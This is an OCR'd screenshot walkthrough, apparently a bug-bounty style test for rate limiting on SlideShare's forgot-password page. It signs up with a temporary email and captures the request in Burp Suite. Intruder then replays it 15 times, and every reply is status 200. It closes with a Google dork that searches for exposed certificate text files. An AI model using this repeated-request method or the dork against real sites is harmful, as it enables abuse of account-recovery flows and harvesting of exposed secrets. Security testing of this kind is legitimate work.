
Create your account

One subscription for Scribd, Everand, and SlideShare

Email address* yijimew301@bsidesmn.com

Password* •••••••••••••

Created the account on the website


Temp Mail - Disposable Tempo
Sign up | Scribd
https://auth.scribd.com/u/signup?state=hKFo2SBxaEREU2VBR1NhVFE2MEdDdjZ2OXVVVV8xQWx6Z1pWaqFur3VuaXZlcnNhbC1sb2dpbqN0aWTZIHF0d

Create your account

One subscription for Scribd, Everand, and SlideShare

Continue with Google

Continue with Facebook

Continue with Apple


OR

Email address*
yijimew301@bsidesmn.com

Password*
●●●●●●●●●●●●

✓ I'm not a robot

Click on Log out


Temp Mail - Disposable Tempo
Log in to SlideShare
https://www.slideshare.net/login/email?from_source=https%3A%2F%2Fwww.slideshare.net%2F%3Ffrom%3Dlogout
slideshare
a Scribd company

← Back

Sign In with Email

Username or Email
yijimew301@bsidesmn.com

Password
Password

□ I'm not a robot

reCAPTCHA
Privacy - Terms


☑ Remember me

Sign In

Forgot password?

New to SlideShare? **Sign Up**


Then Log in on the same website. Click on Forget password



Request to https://www.slideshare.net:443 [151.101.154.152]

```
GET /w/forgot-password HTTP/2
Host: www.slideshare.net
Cookie: flash=BAh7BkkiC25vdGljZQY6BkVGMA%3D%3D--b8587ccce3f7c9553ab2422163b5d1964e1909e1; _cookie_id=2564fef19142500213318e43569a1f00; browser_id=eed3fa95-7028-4347-b715-57a7b60cbf3f;
_ga_JFMG63W8KJ=GS1.1.1720849918.1.1.1720850169.0.0.0; _ga=GA1.1.1083691994.1720849919; _dd_s=rum=0&expire=1720851186309; osano_consentmanager_uuid=51892517-5df9-48a7-aa69-41945f76e881;
osano_consentmanager=
WMcPp4VJW1HEVCoGioEmGRT7VHquGugtQ4bBKlGWKosncJlvsZrr24xw-t4zXVlxfVjqmSmiVe18FtsXTgHTlOUaSOxqkFGPdpxagH9D8ivLG4v3d89sdcoyZ9TXLGZ1GH1Ywv-TBoVg_kF2caEJ4cGNT0EfED64XaCUvv39_WlXMWNAIefj0vCMpw-h7tTm8
N-QLE0jvPh6FF2liaAtF3-M2Jgzbc6kWqf9PJPjulsHIbULwN_DTWwGZH9J1IQd5LyZ6B6bPOd6eN8QVJ6-IPA0OUf99fj_aPWmtzMCz9o7arQXQjRRAVIdNfYadGnsRSV6ZEJwgrM74nlpEuc7ij4OKYSUgGQoy3DOActqDs1EmK1tHOOfYPayc_go3ZTGZs
tL39Jwgi7yhHqeZ6PDg0Rk-Bt2_IkPVkNUXNQGKFpipL6U8fSClEldh1F3l4Bi6CPRmIsNtOtOECysJAvi5T9VGcvYjDVyvYhHiZ8JDyqiB1JV_1EE0EgcunPawARvhVLwaQiKgoBb953CQn8D75C8wf7pTBBd7y7EOH_a4uiXRqjH92W9_oxNXralq-F-Xc1
fCwhkienklIQjrLEXl4iRDPvX0nom; __utma=186399478.1083691994.1720849919.1720849920.1720849920.1; __utmb=186399478.3.10.1720849920; __utmc=186399478; __utmz=
186399478.1720849920.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmv=186399478.|1=member_type=LOGGEDOUT=1; __utmt=1; _gcl_au=1.1.877723078.1720850052; _fs_sample_user=false;
country_code=IN; split=%7B%22variable_incontent%22%3A%22control%22%7D; _li_dcdm_c=.slideshare.net; _lc2_fpi=064716c27ff8--01j2nag17xd3yc183xmtnpwtap; _lc2_fpi_meta=%7B%22w%22%3A1720850056445%7D;
 cookie=d61cf6b7-9f29-4996-93e2-0821ff2352de; cookie_cst=zix7LPQsHA%3D%3D; _lr_retry_request=true; _lr_env_src_ats=false; ccuid=0bd4045c-c683-4337-8f43-5db90b21bc6f; ccsid=
821d7abe-4b16-4617-95ea-425117e2121e; csuuidSekindo=669216881a86a; _pbjs_userid_consent_data=3524755945110770; __gads=
ID=f94c3b7837d3be47:T=1720850056:RT=1720850056:S=ALNI_MawH5eMp-SeoVhNEVkuPEqolCNVBA; __gpi=UID=00000e8e929f1927:T=1720850056:RT=1720850056:S=ALNI_Ma4wkcqdHEv5dT4GQ1dJWeT85cXjQ; __eoi=
ID=ba47d656752dd8bf:T=1720850056:RT=1720850056:S=AA-AfjYUgs5oYz2lqfUv6w3N2c5Z; __qca=P0-843964598-1720850057802; _au_1d=AU1D-0100-001720850061-XGR9B2MS-S3N3; _cc_id=
4a4e1e6510a811bd36206b0dc3c64ff4; panoramaId_expiry=1721454878537; panoramaId=e936253dac413eb9b5243377f135185ca02c47101432c92c2ebcf11aa01a3cbb; panoramaIdType=panoDevice; _gid=
GA1.2.5646250.1720850063; pbjs-unifiedid=%7B%22TDID%22%3A%22b57d20ec-63f7-4095-91e3-f61f51576a92%22%2C%22TDID_LOOKUP%22%3A%22FALSE%22%2C%22TDID_CREATED_AT%22%3A%222024-07-13T05%3A54%3A39%22%7D;
pbjs-unifiedid_last=Sat%2C%2013%20Jul%202024%2005%3A54%3A40%20GMT; disable_auto_signin=true; _ga_FVWZORM4DH=GS1.1.1720850162.1.0.1720850162.60.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.slideshare.net/login/email?from_source=https%3A%2F%2Fwww.slideshare.net%2F%3Ffrom%3Dlogout
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

The traffic will get collected on Burp Suite Proxy



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://www.slideshare.net

☑ Update Host header to match target


```
GET /w/forgot-password HTTP/2
Host: www.slideshare.net
Cookie: flash=BAh7BkkiC25vdGljZQY6BkVGMA%3D%3D--b8587ccce3f7c9553ab2422163b5d1964e1909e1; _cookie_id=2564fef19142500213318e43569a1f00; browser_id=eed3fa95-7028-4347-b715-57a7b60cbf3f; _ga_JFMG63W8KJ=
GS1.1.1720849918.1.1.1720850169.0.0.0; _ga=GA1.1.1083691994.1720849919; _dd_s=rum=0&expire=1720851186309; osano_consentmanager_uuid=51892517-5df9-48a7-aa69-41945f76e881; osano_consentmanager=
WMcPp4VJW1HEVCoGioEmGRT7VHquGugtQ4bBKlGWKosncJlvsZrr24xw-t4zXVlxfVjqmSmiVe18FtsXTgHTlOUaSOxqkFGPdpxagH9D8ivLG4v3d89sdcoyZ9TXLGZ1GH1Ywv-TBoVg_kF2caEJ4cGNT0EfED64XaCUvv39_WlXMWNAIefj0vCMpw-h7tTm8N-QLE0jvPh6FF2liaAtF
3-M2Jgzbc6kWqf9PJPjulsHIbULwN_DTWwGZH9J1IQd5LyZ6B6bPOd6eN8QVJ6-IPA0OUf99fj_aPWmtzMCz9o7arQXQjRRAVIdNfYadGnsRSV6ZEJwgrM74nlpEuc7ij4OKYSUgGQoy3DOActqDs1EmK1tHOOfYPayc_go3ZTGZstL39Jwgi7yhHqeZ6PDg0Rk-Bt2_IkPVkNUXNQGKF
pipL6U8fSClEldh1F3l4Bi6CPRmIsNtOtOECysJAvi5T9VGcvYjDVyvYhHiZ8JDyqiB1JV_1EE0EgcunPawARvhVLwaQiKgoBb953CQn8D75C8wf7pTBBd7y7EOH_a4uiXRqjH92W9_oxNXralq-F-Xc1fCwhkienklIQjrLEXl4iRDPvX0nom; __utma=
186399478.1083691994.1720849919.1720849920.1720849920.1; __utmb=186399478.3.10.1720849920; __utmc=186399478; __utmz=186399478.1720849920.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmv=
186399478.|1=member_type=LOGGEDOUT=1; __utmt=1; _gcl_au=1.1.877723078.1720850052; _fs_sample_user=false; country_code=IN; split=%7B%22variable_incontent%22%3A%22control%22%7D; _li_dcdm_c=.slideshare.net; _lc2_fpi=
064716c27ff8--01j2nag17xd3yc183xmtnpwtap; _lc2_fpi_meta=%7B%22w%22%3A1720850056445%7D; cookie=d61cf6b7-9f29-4996-93e2-0821ff2352de; cookie_cst=zix7LPQsHA%3D%3D; _lr_retry_request=true; _lr_env_src_ats=false; ccuid=
0bd4045c-c683-4337-8f43-5db90b21bc6f; ccsid=821d7abe-4b16-4617-95ea-425117e2121e; csuuidSekindo=669216881a86a; _pbjs_userid_consent_data=3524755945110770; __gads=
ID=f94c3b7837d3be47:T=1720850056:RT=1720850056:S=ALNI_MawH5eMp-SeoVhNEVkuPEqolCNVBA; __gpi=UID=00000e8e929f1927:T=1720850056:RT=1720850056:S=ALNI_Ma4wkcqdHEv5dT4GQ1dJWeT85cXjQ; __eoi=
ID=ba47d656752dd8bf:T=1720850056:RT=1720850056:S=AA-AfjYUgs5oYz2lqfUv6w3N2c5Z; __qca=P0-843964598-1720850057802; _au_1d=AU1D-0100-001720850061-XGR9B2MS-S3N3; _cc_id=4a4e1e6510a811bd36206b0dc3c64ff4;
panoramaId_expiry=1721454878537; panoramaId=e936253dac413eb9b5243377f135185ca02c47101432c92c2ebcf11aa01a3cbb; panoramaIdType=panoDevice; _gid=GA1.2.5646250.1720850063; pbjs-unifiedid=
%7B%22TDID%22%3A%22b57d20ec-63f7-4095-91e3-f61f51576a92%22%2C%22TDID_LOOKUP%22%3A%22FALSE%22%2C%22TDID_CREATED_AT%22%3A%222024-07-13T05%3A54%3A39%22%7D; pbjs-unifiedid_last=
Sat%2C%2013%20Jul%202024%2005%3A54%3A40%20GMT; disable_auto_signin=true; _ga_FVWZORM4DH=GS1.1.1720850162.1.0.1720850162.60.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;§q=0.5§
Accept-Encoding: gzip, deflate, br
Referer: https://www.slideshare.net/login/email?from_source=https%3A%2F%2Fwww.slideshare.net%2F%3Ffrom%3Dlogout
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

1 highlight

1 payload position

Length: 3276

Go to the Intruder



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be c

Payload set: 1 Payload count: 15

Payload type: Null payloads Request count: 15

Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

● Generate 15 payloads

○ Continue indefinitely

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Add the Null payloads add 15 and do Start attack


Attack
Save
Columns
3. Intruder attack of https://www.slideshare.net - Temporary
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	16096	
1	null	200	□	□	16096	
2	null	200	□	□	16096	
3	null	200	□	□	16096	
4	null	200	□	□	16096	
5	null	200	□	□	16096	
6	null	200	□	□	16096	
7	null	200	□	□	16096	
8	null	200	□	□	16096	
9	null	200	□	□	16096	
10	null	200	□	□	16096	
11	null	200	□	□	16096	
12	null	200	□	□	16096	
13	null	200	□	□	16096	
14	null	200	□	□	16096	
15	null	200	□	□	16096	

The status Code is 200



Your Temporary Email Address

yijimew301@bsidesmn.com


Your Temporary Email Address

Forget about spam, advertising mailings, hacking and attacking robots. Keep your real mailbox clean and secure. Temp Mail provides temporary, secure, anonymous, free, disposable email address.

SENDER	SUBJECT	VIEW
Scribd support@account.scribd.com	Please verify your email for Scribd	

The mails will come on the inbox

Google Dorks vulnerable sites



intext:"-----BEGIN CERTIFICATE-----" ext:txt

GHDB-ID: 7049

